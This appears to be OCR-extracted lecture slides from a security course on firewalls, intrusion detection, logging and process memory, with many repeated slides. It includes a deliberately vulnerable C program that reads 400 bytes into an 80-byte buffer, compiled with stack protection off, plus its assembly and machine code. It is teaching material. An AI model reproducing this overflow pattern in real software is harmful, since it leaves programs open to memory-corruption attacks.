
Firewall process is **privileged**

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic





# Firewall


Firewall process is **privileged**

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic



# Firewall


Firewall process is  
**privileged**

- Often runs in Ring 0

Selectively blocks network  
traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and  
incoming network traffic



# Firewall


Firewall process is **privileged**

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic



# Firewall


Firewall process is **privileged**

- Often runs in Ring 0

Selectively blocks network traffic

- By process
- By port
- By IP address
- By packet content

Inspects outgoing and incoming network traffic



# Network Intrusion Detection Systems

---

NIDS for short

Snort

- Open source intrusion prevention system capable of real-time traffic analysis and packet logging
- Identifies malicious network traffic using signatures

Bro

- Open source network monitoring, analysis, and logging framework
- Can be used to implement signature based detection
- Capable of more complex analysis

heuristic rules to detect breachers

(rules) quality




# Insecure Logging

Suppose Process 1 writes information to a log file

Malware can still destroy the log

- Add or remove entries
- Add fake entries
- Delete the whole log




# Insecure Logging

Suppose Process 1 writes information to a log file

Malware can still destroy the log

- Add or remove entries
- Add fake entries
- Delete the whole log




# Insecure Logging

Suppose Process 1 writes information to a log file

Malware can still destroy the log

- Add or remove entries
- Add fake entries
- Delete the whole log






# Insecure Logging

Suppose Process 1 writes information to a log file

Malware can still destroy the log

- Add or remove entries
- Add fake entries
- Delete the whole log






# Secure Logging

OS maintains a system log

Processes may write entries to the log using an OS API

Processes may not delete entries or the log






# Secure Logging

OS maintains a system log

Processes may write entries to the log using an OS API


Processes may not delete entries or the log





# Secure Logging

OS maintains a system log  
Processes may write entries to the log using an OS API  
Processes may not delete entries or the log





# Secure Logging


OS maintains a system log

Processes may write entries to the log using an OS API

Processes may not delete entries or the log

*/var/log/ -*

*Principle: Def in depth*



# Program Execution




Code and Data Memory

Program Execution

The Stack

# Compilers



Computers don't execute source code

Instead, they execute machine code

Compilers translate source code to machine code

Assembly is human-readable machine code

conventions

# Broken program

"buffer overflow"

```
#include <stdio.h>
#include <unistd.h>

int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}

int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

Some memory to store input

reading too much.

threshold for many modern attacks



# When compiled

```
gcc -fno-stack-protector -z execstack -S te.c
```

```
#include <stdio.h>
#include <unistd.h>
```

```
int broken() {
    char buf[80];
    int r;
    r = read(0, buf, 400);
    printf("\nRead %d bytes. buf is %s\n", r, buf);
    return 0;
}
```

```
int main(int argc, char *argv[]) {
    broken();
    return 0;
}
```

```
.section      __TEXT,__text,regular,pure_instructions
.build_version macos, 10, 15      sdk_version 10, 15, 4
.globl _broken
.p2align     4, 0x90
_broken:
.cfi_startproc
## %bb.0:
pushq   %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq    %rsp, %rbp
.cfi_def_cfa_register %rbp
subq    $96, %rsp
xorl    %edi, %edi
leaq   -80(%rbp), %rsi
movl    $400, %edx
callq   _read
leaq   -80(%rbp), %rdx

movl    %eax, -84(%rbp)
movl    -84(%rbp), %esi
leaq   L_.str(%rip), %rdi
movb    $0, %al
callq   _printf
xorl    %ecx, %ecx
movl    %eax, -88(%rbp)
movl    %ecx, %eax
addq   $96, %rsp
popq   %rbp
retq
.cfi_endproc

## -- End function
.globl _main
.p2align     4, 0x90
_main:
.cfi_startproc
## %bb.0:
pushq   %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq    %rsp, %rbp
.cfi_def_cfa_register %rbp
subq    $32, %rsp
movl    $0, -4(%rbp)
movl    %edi, -8(%rbp)
movq    %rsi, -16(%rbp)
callq   _broken
xorl    %ecx, %ecx
movl    %eax, -20(%rbp)
movl    %ecx, %eax
addq   $32, %rsp
popq   %rbp
retq
.cfi_endproc

## -- End function
.section      __TEXT,__cstring,cstring_literals
L_.str:
.asciz  "\nRead %d bytes. buf is %s\n"

.subsections_via_symbols
```

# When assembled

as -o te.o te.s

link

```
.section __TEXT,__text,regular,pure_instructions
.build_version macos, 10, 15 sdk_version 10, 15, 4
.globl _broken
.p2align 4, 0x90
_broken:
.cfi_startproc
## %bb.0:
pushq %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq %rsp, %rbp
.cfi_def_cfa_register %rbp
subq $96, %rsp
xorl %edi, %edi
leaq -80(%rbp), %rsi
movl $400, %edx
callq _read
leaq -80(%rbp), %rdx

## kill: def $eax killed $eax killed $rax

movl %eax, -84(%rbp)
movl -84(%rbp), %esi
leaq L_.str(%rip), %rdi
movb $0, %al
callq _printf
xorl %ecx, %ecx
movl %eax, -88(%rbp)
movl %ecx, %eax
addq $96, %rsp
popq %rbp
retq
.cfi_endproc

## -- End function
.globl _main
.p2align 4, 0x90
_main:
.cfi_startproc
## %bb.0:
pushq %rbp
.cfi_def_cfa_offset 16
.cfi_offset %rbp, -16
movq %rsp, %rbp
.cfi_def_cfa_register %rbp
subq $32, %rsp
movl $0, -4(%rbp)
movl %edi, -8(%rbp)
movq %rsi, -16(%rbp)
callq _broken
xorl %ecx, %ecx
movl %eax, -20(%rbp)
movl %ecx, %eax
addq $32, %rsp
popq %rbp
retq
.cfi_endproc
```

\$ otool -t te.o

binary executable code

te.o:  
Contents of (\_\_TEXT,\_\_text) section


```
0000000000000000 55 48 89 e5 48 83 ec 60 31 ff 48 8d 75 b0 ba 90
0000000000000010 01 00 00 e8 00 00 00 00 48 8d 55 b0 89 45 ac 8b
0000000000000020 75 ac 48 8d 3d 3f 00 00 00 b0 00 e8 00 00 00 00
0000000000000030 31 c9 89 45 a8 89 c8 48 83 c4 60 5d c3 0f 1f 00
0000000000000040 55 48 89 e5 48 83 ec 20 c7 45 fc 00 00 00 00 89
0000000000000050 7d f8 48 89 75 f0 e8 00 00 00 31 c9 89 45 ec
0000000000000060 89 c8 48 83 c4 20 5d c3
```

code

# Computer Memory

## Running programs exists in memory

- Program memory – the code for the program
- Data memory – variables, constants, and a few other things, necessary for the program
- OS memory – always available for system calls
  - E.g. to open a file, print to the screen, etc.



# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

Memory

High

Code  
Process Memory



Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
    for (int i = 0; i < length(s); pos = pos + 1)  
        count = count + 1;  
}
```

```
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

The CPU keeps track of the current Instruction Pointer (IP)



# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



Memory


High

Process Memory

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



# Process Memory

IP.

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
